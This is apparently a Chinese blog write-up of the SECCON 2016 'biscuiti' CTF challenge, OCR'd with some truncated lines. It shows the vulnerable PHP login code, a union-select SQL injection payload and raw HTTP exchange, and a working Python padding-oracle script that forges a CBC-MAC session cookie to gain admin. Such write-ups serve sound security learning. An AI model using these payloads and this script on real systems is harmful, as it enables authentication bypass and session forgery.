
Seccon CTF 2016 biscuiti writeup

原创

Bendawang 于 2016-12-15 19:47:34 发布 3048 收藏

分类专栏： WriteUp Web 文章标签： web seccon2016 crypto writeup

本文链接：https://blog.csdn.net/qq_19876131/article/details/53674972



附dalao链接：https://blog.tinduong.pw/2016/12/11/seccon-quals-2016-biscuiti-web-crypto-300-write-up/

其他题目的wp写在另一篇文章里面：http://blog.csdn.net/qq_19876131/article/details/53675162

web300 biscuiti

这道题我单独挑出来发博客，因为折腾了我快一天，而且遇到的问题都是绝对不该犯的错误，真是暴躁，不过题目质量本身还是相当高的。

一道web+padding oracle的题目。但是我的大部分时间都花在调自己的脚本上了，暴露出平时写代码的习惯太差了，各种细节问题接二连三。真是爆炸

首先拿到源码，本地的sqlite环境有点问题，怎么也连不上，所以简单改了改换成了mysql。应该影响不大吧。。大概。。。

简单改成mysql数据库后源码如下：

```
<?php
error_reporting(0);
define("ENC_KEY", "abcdcensoreddefg");
define("ENC_METHOD", "aes-128-cbc");

if (!extension_loaded('pdo_sqlite')) {
    header("Content-type: text/plain");
    echo "PDO Driver for SQLite is not installed.";
    exit;
}
if (!extension_loaded('openssl')) {
    header("Content-type: text/plain");
    echo "OpenSSL extension is not installed.";
    exit;
}

/*
Setup:
CREATE TABLE user (
username VARCHAR(255),
```

```
enc_password VARCHAR(255),
isadmin BOOLEAN
);
INSERT INTO user VALUES ("admin", "***censored***", 1);
*/
// 加密之后base64
function auth($enc_password, $input) {
    $enc_password = base64_decode($enc_password);
    $iv = substr($enc_password, 0, 16);
    $c = substr($enc_password, 16);
    #echo $c."<br>".$v;
    $password = openssl_decrypt($c, ENC_METHOD, ENC_KEY, OPENSSL_RAW_DATA, $iv);
    return $password == $input;
}

function mac($input) {
    $iv = str_repeat("\0", 16);
    $c = openssl_encrypt($input, ENC_METHOD, ENC_KEY, OPENSSL_RAW_DATA, $iv);
    return substr($c, -16);
}

function save_session() {
    global $SESSION;
    $j = serialize($SESSION);
    $u = $j . mac($j);
    setcookie("JSESSION", base64_encode($u));
}

function load_session() {
    global $SESSION;
    if (!isset($_COOKIE["JSESSION"]))
        return array();
    $u = base64_decode($_COOKIE["JSESSION"]);
    $j = substr($u, 0, -16);
    $t = substr($u, -16);
    if (mac($j) !== $t)
        return array(2);
    $SESSION = unserialize($j);
    //a:3:{s:4:"name";s:9:"bendawang";s:7:"isadmin";s:1:"1";s:8:"password";s:27:"bendawangbendawangbend
}

function _h($s) {
    return htmlspecialchars($s, ENT_QUOTES, "UTF-8");
}
function mysql_conn()
{
    $conn=@mysql_connect('localhost','root','1') or die('could not connect'.mysql_error());
    mysql_query('use test');
    mysql_query("SET character_set_connection=utf8, character_set_results=utf8,character_set_client=utf
    return $conn;
}


function login_page($message = NULL) {
?><!doctype html>
<html>
<head><title>Login</title></head>
<body>
<?php
```

```
        if (isset($message)) {
            echo "  <div>" . _h($message) . "</div>\n";
        }
    ?>
      <form method="POST">
        <div>
          <label>username</label>
          <input type="text" name="username">
        </div>
        <div>
          <label>password</label>
          <input type="password" name="password">
        </div>
        <input type="submit" value="login">
      </form>
    </body>
    </html>
    <?php
          exit;
    }

    function info_page() {
        global $SESSION;
    ?><!doctype html>
    <html>
    <head><title>Login</title></head>
    <body>
    <?php
        printf("Hello %s\n", _h($SESSION["name"]));
        if ($SESSION["isadmin"])
            echo 'get flag!!';
    ?>
    <div><a href="logout.php">Log out</a></div>
    </body>
    </html>
    <?php
          exit;
    }

    if (isset($_POST['username']) && isset($_POST['password'])) {
        $username = (string)$_POST['username'];
        $password = (string)$_POST['password'];
        $dbh =mysql_conn();
        #echo "SELECT username, enc_password from user WHERE username='{$username}'";
        $result = mysql_query("SELECT username, enc_password from user WHERE username='{$username}'");

        if (!$result) {
            login_page("error");
            /* DEBUG
            $info = $dbh->errorInfo();
            login_page($info[2]);
            //*/
        }
        $u = mysql_fetch_array($result);
        if ($u && auth($u["enc_password"], $password)) {
            $SESSION["name"] = $u['username'];
            $SESSION["isadmin"] = $u['isadmin'];
            save_session();
            info_page();
        }
```

```
        else {
            login_page("error");
        }
    }
    else {
        load_session();
        if (isset($SESSION["name"])) {
            info_page();
        }
        else {
            login_page();
        }
    }
```

功能大概总结下：

1、首先如果正常登陆通过查询`query（“SELECT username，enc_password from user WHERE username ='{$username}'”）`从数据库检索用户名和相应的加密密码，其中加密密码格式是`IV||cipher`

2、登陆结果是`AES-128-CBC`解密enc_password，然后与输入进行对比。登陆成功的话会初始化`$SESSION`数组

3、`COOKIE`的格式，

`$j = serialize($SESSION)`

`JSESSION =base64_encode( $j || MAC($j) )`

mac函数是以16个空字节为`IV`加密输入的字符串，并且返回加密结果的后16位。

4、当`$SESSION[“isadmin”]`为真的时候我们会获取到`flag`

所以大概目的也就明确了，我们要想办法构造使得我们的`$SESSION[“isadmin”]`的值为真。

0x01 存在sqli

首先我们很容易看到输入的点没有任何过滤，也就意味着存在sql注入，并且登陆的时候是会触发解密过程的，而且sql注入使得我们可以通过联合注入控制查询返回的结果，这也就满足padding oracle的条件。

比如我们输入如下的值：(这里我们看到我们的用户名长度相当长，待会儿会解释为什么要设定为这么长)

```
username=' union select 'bendawangbendawangbendawang','bendawang&password=
```

使得`password`为空，那么服务器会触发解密过程

```php
function auth($enc_password, $input) {      //`$enc_password`即使`bendawang`,而$input则为空
    $enc_password = base64_decode($enc_password);
    $iv = substr($enc_password, 0, 16);
    $c = substr($enc_password, 16);
    #echo $c."<br>".$v;
    $password = openssl_decrypt($c, ENC_METHOD, ENC_KEY, OPENSSL_RAW_DATA, $iv);      //解密失败，返回空。
    return $password == $input;     //由于解密失败，空等于空，验证通过！！！
}
```

这样我们就能正常登陆上去，但是我们无法获取到`flag`，因为联合查询无法控制`$SESSION["isadmin"] = $u['isadmin'];`

但是通过上面的poc，我们能够获取到一个cookie值。

```
POST / HTTP/1.1
Host: 127.0.0.1:8000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:50.0) Gecko/20100101
Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:8000/
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 74

username=' union select 'bendawangbendawangbendawang','bendawang&password=
```

```
HTTP/1.1 200 OK
Date: Thu, 15 Dec 2016 10:34:48 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.20
Set-Cookie:
JSESSION=YToyOntzOjQ6ImShbWUiO3M6Mjc6ImJlbmRhd2FuZ2JlbmRhd2FuZ2JlbmRhd2FuZyI7czo3OiJp
c2FkbWluIjtOO30dRgrQDtxHgzYdUhKagefo
Vary: Accept-Encoding
Content-Length: 158
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

<!doctype html>
<html>
<head><title>Login</title></head>
<body>
Hello bendawangbendawangbendawang
<div><a href="logout.php">Log out</a></div>
</body>
</html>
```


0x02 cookie值

下面的函数是对cookie值的处理。

```
function load_session() {
    global $SESSION;
    if (!isset($_COOKIE["JSESSION"]))
        return array();
    $u = base64_decode($_COOKIE["JSESSION"]);
    $j = substr($u, 0, -16);
    $t = substr($u, -16);
    if (mac($j) !== $t)
        return array(2);
    $SESSION = unserialize($j);
}
```

根据`0x01`我们拿到的一个`cookie`，base64解码后如下：

```
a:2:{s:4:"name";s:27:"bendawangbendawangbendawang";s:7:"isadmin";N;}F
ÐÜGƒ6Rš çè
```

我们已知的cookie值的格式

```
$j = serialize($SESSION)
JSESSION =base64_encode( $j || MAC($j) )
```

0x03 开始搞事

现在，我们的目的已经明确了，我们是没有办法获取到密钥的，所以这也就决定了我们只能通过另一种方式修改cookie的值然后提交，使得验证通过并且使`$SESSION['isadmin']=1`。

首先我们已知什么，已知AES加密的时候块的大小N=16。

我们有一个cookie值，即我们知道全部的明文串，还有最后一块明文被加密的到的密文块

先把明文分块如下：

```
P0: a:2:{s:4:"name";      ---> C0
P1: s:27:"bendawangb      ----> C1
P2: endawangbendawan      ----> C2
P3: g";s:7:"isadmin"      ---> C3
P4: ;N;}                  ---> C4 （已知，cookie的末16位）
```

如上如所示，我们已知一块的密文，加上所有的明文，我们可以通过`padding_oracle`恢复所有的密文块，由于sql注入点，我们可控，既可以控制被解密的字符串。

> 这里不讲padding_oracle的具体原理了，需要的童鞋可以看我写的另一篇
> blog：http://blog.csdn.net/qq_19876131/article/details/52674589

所以我们可以利用那里进行`padding_oracle_attack`，然后以能否成功登陆判断是否解密成功(PS:输入的`password`要为空)，如果解密失败，就能登陆成功，否则登录失败。

这样我们有了全部的密文块。

相当于我们已知了全部的`P0-P4`和`C0-C4`

现在进入到重头戏。

怎么要使`P4`的值从`P4 = ";N;}"`变成`P4' = ";b:1;}"`，并且修改`C4`为多少的时候，使其能够正常解密，从而反序列化之后`$SESSION['isadmin']=1`。

先来看看我们的`P2`，不知道大家看出来没有，整个`P2`块都是原序列化字符串里面的字符串格式的东西，这也就解释了我们为什么最初登陆的时候用户名要相当长才行。这样子我们的`P2`我们可以随便修改，只要最后能够正常解密，那么它都不会影响反序列化的结果。

这里我们先修改`P2`的值如下：

```
P2' = P4' ^ C3 ^ C1      //看会就知道为什么会修改成这个值
```

然后我们保持其他地方都不变的话，然后重新发送请求得到新的`cookie`值，同样通过`padding_oracle`我们能够恢复出新的`C2'`，我们也很容易能够看出来，用新的`P2'`加密，但是`C0`和`C1`是不会变化的，我们来看看我们一值`C2'`的值是怎么得来的

```
由于是CBC模式

C2' = Encrypto( P2' ^ C1 )

由上已知

P2' = P4' ^ C3 ^ C1

所以

C2' = Encrypto( P2' ^ C1 )

    = Encrypto(P4' ^ C3 ^ C1 ^ C1)

    = Encrypto(P4' ^ C3 )
```

有了上面的式子，我们再重新来，这次不修改`P2`了，这次我们只修改`P4`为`P4'`

```
由于是CBC模式

C4'=Encrypto( P4' ^ C3 )=C2'
```

所以这就出来了，我们只修改`P4`对应新的C4'和只修改`P2`恢复出的`C2'`是相等的，那么这就搞定了。

0x04 代码

就剩写代码，下面附上我自己写的代码，写的很挫，而且中间犯了各式各样奇奇怪怪的错误，还是自己的代码习惯太差了，慢慢改正把

```
# encoding:utf-8
import requests
import base64
url='http://biscuiti.pwn.seccon.jp/'
N=16

def inject(password):
    param={'username':"' union select 'bendawangbendawangbendawang','{password}".format(password=passwo
    result=requests.post(url,data=param)
    return result

def xor(a, b):
    return "".join([chr(ord(a[i])^ord(b[i%len(b)])) for i in xrange(len(a))])

def pad(string,N):
    l=len(string)
    if l!=N:
        return string+chr(N-l)*(N-l)

def padding_oracle(N,cipher,plaintext):
    get=""
    for i in xrange(1,N+1):
        for j in xrange(0,256):
            padding=xor(get,chr(i)*(i-1))
            c='a'*(16-i)+chr(j)+padding+cipher
            result=inject(base64.b64encode(chr(0)*16+c))
            if "Hello" not in result.content:
                get=chr(j^i)+get
                print get.encode('hex')
                break
    return xor(get,plaintext)


jsession=inject("bendawang").headers['set-cookie'].split('=')[1].replace("%3D",'=').replace("%2F",'/').

serialize=jsession[:-16]
print serialize
p=[]
for i in xrange(0,len(serialize),16):
    p.append(serialize[i:i+16])
l=len(p)
p[l-1]=pad(p[l-1],N)
c=[""]*l
c[l-1]=jsession[-16:]

for i in xrange(l-1,0,-1):
    c[i-1]=padding_oracle(N,c[i],p[i])

#c=['\x88\xbb[I1e\x1c\xb9u\xe4\x8e\x90\x08\xc1\xa9\x11', 'sd\x0c2\x131\xac\xfd\x16\x9e\xa8\xc57\x07/\xe

p[4]=pad(';b:1;}',N)
p[2]=xor(xor(c[3],p[4]),c[1])
param={'username':"' union select 'bendawangb{new_p}g','bendawang".format(new_p=p[2]),'password':''}
result=requests.post(url,data=param)
```

```
    #print p
    jsession=result.headers['set-cookie'].split('=')[1].replace("%3D",'=').replace("%2F",'/').replace("%2B"
    print c
    c=[""]*l
    serialize=jsession[:-16]
    p=[]
    for i in xrange(0,len(serialize),16):
        p.append(serialize[i:i+16])
    #print p
    p[l-1]=pad(p[l-1],N)
    c[l-1]=jsession[-16:]
    for i in xrange(l-1,1,-1):
        c[i-1]=padding_oracle(N,c[i],p[i])
    print c

    new_jsession=base64.b64encode('a:2:{s:4:"name";s:27:"bendawangbendawangbendawang";s:7:"isadmin";b:1;}'+
    header = {"Cookie":"JSESSION="+new_jsession}
    r = requests.post(url, headers=header)
    print r.content
```

运行截图如下：

```
<!doctype html>
<html>
<head><title>Login</title></head>
<body>
Hello bendawangbendawangbendawang
SECCON{049a65dae9b075ebb68dd78d7c8c300f3b532065}
<div><a href="logout.php">Log out</a></div>
</body>
</html>
```